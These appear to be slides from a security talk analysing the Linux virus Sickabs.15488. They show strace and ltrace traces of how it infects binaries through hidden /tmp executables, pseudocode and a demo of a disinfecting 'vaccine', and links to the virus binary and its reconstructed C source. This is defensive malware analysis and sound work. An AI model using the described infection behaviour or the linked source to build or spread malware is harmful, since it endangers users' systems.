
# virus code strace log compare

```
Shell - Konsole
fstat64(4, {st_mode=S_IFDIR|S_ISVTX|0777, st_size=60, ...}) = 0
fcntl64(4, F_SETFD, FD_CLOEXEC) = 0
getdents64(4, /* 3 entries */, 4096) = 72
stat64("/tmp/.X11-unix/X0", {st_mode=S_IFSOCK|0777, st_size=0, ...}) = 0
open("/tmp/.X11-unix/X0", O_RDONLY) = -1 ENXIO (No such device or address)
getdents64(4, /* 0 entries */, 4096) = 0
close(4) = 0
stat64("/tmp/.ICE-unix", {st_mode=S_IFDIR|S_ISVTX|0777, st_size=80, ...}) = 0
open("/tmp/.ICE-unix", O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY) = 4
fstat64(4, {st_mode=S_IFDIR|S_ISVTX|0777, st_size=80, ...}) = 0
fcntl64(4, F_SETFD, FD_CLOEXEC) = 0
getdents64(4, /* 4 entries */, 4096) = 112
stat64("/tmp/.ICE-unix/5253", {st_mode=S_IFSOCK|0700, st_size=0, ...}) = 0
open("/tmp/.ICE-unix/5253", O_RDONLY) = -1 ENXIO (No such device or address)
stat64("/tmp/.ICE-unix/dcop5152-1184583520", {st_mode=S_IFSOCK|0700, st_size=0, ...}) = 0
open("/tmp/.ICE-unix/dcop5152-1184583520", O_RDONLY) = -1 ENXIO (No such device or address)
getdents64(4, /* 0 entries */, 4096) = 0
close(4) = 0
getdents64(3, /* 0 entries */, 4096) = 0
close(3) = 0
open("./15488", O_RDONLY) = 3
gettimeofday({1184596283, 804478}, NULL) = 0
lstat64("/tmp/.iil-i-am-sick-execCwSk6e", 0xbffb7264) = -1 ENOENT (No such file or directory)
open("/tmp/.iil-i-am-sick-execCwSk6e", O_RDWR|O_CREAT, 0777) = 4
lseek(3, 15488, SEEK_SET) = 15488
read(3, "", 4096) = 0
close(3) = 0
close(4) = 0
clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x7f941f7b7d90, &child_tidptr=0x7f941f7b7d90) = 3229
--- SIGCHLD (Child exited) @ 0 (0) ---
execve("/tmp/.iil-i-am-sick-execCwSk6e", ["/tmp/.iil-i-am-sick-execCwSk6e", "/tmp/.iil-i-am-sick-execCwSk6e"], [/* 47 vars */]) = -1 ENOENT (No such file or directory)
unlink("/tmp/.iil-i-am-sick-execCwSk6e") = -1 ENOENT (No such file or directory)
exit_group(0) = ?
slog lines 31066-31098/31098 (END)

Shell - Konsole <2>
fstat64(4, {st_mode=S_IFDIR|S_ISVTX|0777, st_size=60, ...}) = 0
fcntl64(4, F_SETFD, FD_CLOEXEC) = 0
getdents64(4, /* 3 entries */, 4096) = 72
stat64("/tmp/.X11-unix/X0", {st_mode=S_IFSOCK|0777, st_size=0, ...}) = 0
open("/tmp/.X11-unix/X0", O_RDONLY) = -1 ENXIO (No such device or address)
getdents64(4, /* 0 entries */, 4096) = 0
close(4) = 0
stat64("/tmp/.ICE-unix", {st_mode=S_IFDIR|S_ISVTX|0777, st_size=80, ...}) = 0
open("/tmp/.ICE-unix", O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY) = 4
fstat64(4, {st_mode=S_IFDIR|S_ISVTX|0777, st_size=80, ...}) = 0
fcntl64(4, F_SETFD, FD_CLOEXEC) = 0
getdents64(4, /* 4 entries */, 4096) = 120
stat64("/tmp/.ICE-unix/29512", {st_mode=S_IFSOCK|0700, st_size=0, ...}) = 0
open("/tmp/.ICE-unix/29512", O_RDONLY) = -1 ENXIO (No such device or address)
stat64("/tmp/.ICE-unix/dcop29495-1184621723", {st_mode=S_IFSOCK|0700, st_size=0, ...}) = 0
open("/tmp/.ICE-unix/dcop29495-1184621723", O_RDONLY) = -1 ENXIO (No such device or address)
getdents64(4, /* 0 entries */, 4096) = 0
close(4) = 0
getdents64(3, /* 0 entries */, 4096) = 0
close(3) = 0
open("./sick7", O_RDONLY) = 3
gettimeofday({1184628614, 181262}, NULL) = 0
lstat64("/tmp/.iil-i-am-sick-execoSgoHJ", 0xbfe280a4) = -1 ENOENT (No such file or directory)
open("/tmp/.iil-i-am-sick-execoSgoHJ", O_RDWR|O_CREAT, 0777) = 4
lseek(3, 15488, SEEK_SET) = 15488
read(3, "", 4096) = 0
close(3) = 0
close(4) = 0
clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x7f941f7b7d90, &child_tidptr=0x7f941f7b7d90) = 29879
--- SIGCHLD (Child exited) @ 0 (0) ---
execve("/tmp/.iil-i-am-sick-execoSgoHJ", ["/tmp/.iil-i-am-sick-execoSgoHJ", "/tmp/.iil-i-am-sick-execoSgoHJ"], [/* 47 vars */]) = -1 ENOENT (No such file or directory)
unlink("/tmp/.iil-i-am-sick-execoSgoHJ") = -1 ENOENT (No such file or directory)
exit_group(0) = ?
log15 lines 31075-31107/31107 (END)
```

# virus code ltrace analysis

```
bt virus # ltrace ./Sick
__libc_start_main(0x8048bb6, 1, 0xbfeae504, 0x8048c00, 0x8048c0c <unfinished ...>
ftw(0x8048cf9, 0x8048b5a, 5, 0x8048536, 0xb7e0f5b4) = 0
open(0xbfeaf78b, 0, 0, 0, 0x706d742f) = 3
mktemp(0xbfead410, 0, 0, 0, 0x706d742f) = 0xbfead410
open(0xbfead410, 66, 511, 0, 0x706d742f) = 4
lseek(3, 15488, 0, 0, 0x706d742f) = 15488
read(3, 0xbfead440, 4096, 0, 0x706d742f) = 0
close(3, 0xbfead440, 4096, 0, 0x706d742f) = 0
close(4, 0xbfead440, 4096, 0, 0x706d742f) = 0
strlen(0xbfeaf78b, 0xbfead440, 4096, 0, 0x706d742f) = 6
strncpy(0xbfeaf78b, 0xbfeaf78b, 6, 0, 0x706d742f) = 0xbfeaf78b
fork(0x706d742f, 0x69692e2f, 0x2d692d6c, 0x732d6d61, 0x2d6b6369 <unfinished ...>
--- SIGCHLD (Child exited) ---
<... fork resumed>) = 7140
execve(0xbfead410, 0xbfeae504, 0xbfeae50c, 0x804898a, 0x706d742f) = -1
unlink(0xbfead410, 0xbfeae504, 0xbfeae50c, 0x804898a, 0x706d742f) = -1
exit(0, 0x8048b5a, 5, 0x8048536, 0xb7e0f5b4 <unfinished ...>
+++ exited (status 0) +++
bt virus #
```





# How to make a vaccine? (1)

-  `fnct()`

```
result = check_if_infected(path, arg_4);
```

- `if(result != 0) return 0;`

```
printf("found infected file: %s\n", path);
```

- `heal_file(path, arg_4);`

# How to make a vaccine? (2)

-  heal\_file()

```
var_124C = mktemp(var_1048);
```

```
var_14 = open(var_124C, 0x42, 0);
```

```
if(var_14 == -1) return;
```

- lseek(var\_10, 0x3C80, SEEK\_SET); // infected file

```
while((nbyte = read(var_10, var_1028, 0x1000)) != 0)
{
 write(var_14, var_1028, nbyte); // tmp file
}
```

- printf("%s file is fixed!\n\n");



# Vaccine Demo

```
Shell - Konsole <2>

bt virus # cp ./test /tmp
bt virus # ls -al /tmp
total 12
drwxrwxrwt 6 root root 160 Jul 19 16:03 ./
drwxr-xr-x 21 root root 260 Jul 19 11:49 ../
drwxrwxrwt 2 root root 80 Jul 19 11:55 .ICE-unix/
-r--r--r-- 1 root root 11 Jul 19 11:53 .X0-lock
drwxrwxrwt 2 root root 60 Jul 19 11:53 .X11-unix/
drwx----- 2 root root 80 Jul 19 11:56 kde-root/
drwx----- 2 root root 120 Jul 19 11:55 ksocket-root/
-rwxr-xr-x 1 root root 8034 Jul 19 16:03 test*
bt virus # ./sick
bt virus # ls -al /tmp
total 28
drwxrwxrwt 6 root root 160 Jul 19 16:03 ./
drwxr-xr-x 21 root root 260 Jul 19 11:49 ../
drwxrwxrwt 2 root root 80 Jul 19 11:55 .ICE-unix/
-r--r--r-- 1 root root 11 Jul 19 11:53 .X0-lock
drwxrwxrwt 2 root root 60 Jul 19 11:53 .X11-unix/
drwx----- 2 root root 80 Jul 19 11:56 kde-root/
drwx----- 2 root root 120 Jul 19 11:55 ksocket-root/
-rwxr-xr-x 1 root root 23550 Jul 19 16:03 test*
bt virus # ./vaccine
found infected file : /tmp/test
/tmp/test file is fixed!

bt virus # ls -al /tmp
total 12
drwxrwxrwt 6 root root 160 Jul 19 16:03 ./
drwxr-xr-x 21 root root 260 Jul 19 11:49 ../
drwxrwxrwt 2 root root 80 Jul 19 11:55 .ICE-unix/
-r--r--r-- 1 root root 11 Jul 19 11:53 .X0-lock
drwxrwxrwt 2 root root 60 Jul 19 11:53 .X11-unix/
drwx----- 2 root root 80 Jul 19 11:56 kde-root/
drwx----- 2 root root 120 Jul 19 11:55 ksocket-root/
-rwxr-xr-x 1 root root 8062 Jul 19 16:03 test*
bt virus # /tmp/test
test and test!!bt virus #
```






# 문서 및 소스

-  리눅스 바이러스 원본

<http://seaofglass.backrush.com/virus/Virus.Linux.Sickabs.15488>

-  C로 복원한 바이러스 소스

<http://seaofglass.backrush.com/virus/sick.c>

-  바이러스 백신

<http://seaofglass.backrush.com/virus/vaccine.c>

Q & A



# Thank you!



유리바다

seaofglass@korea.com

<http://seaofglas.backrush.com>

<http://www.CodeEngn.com>

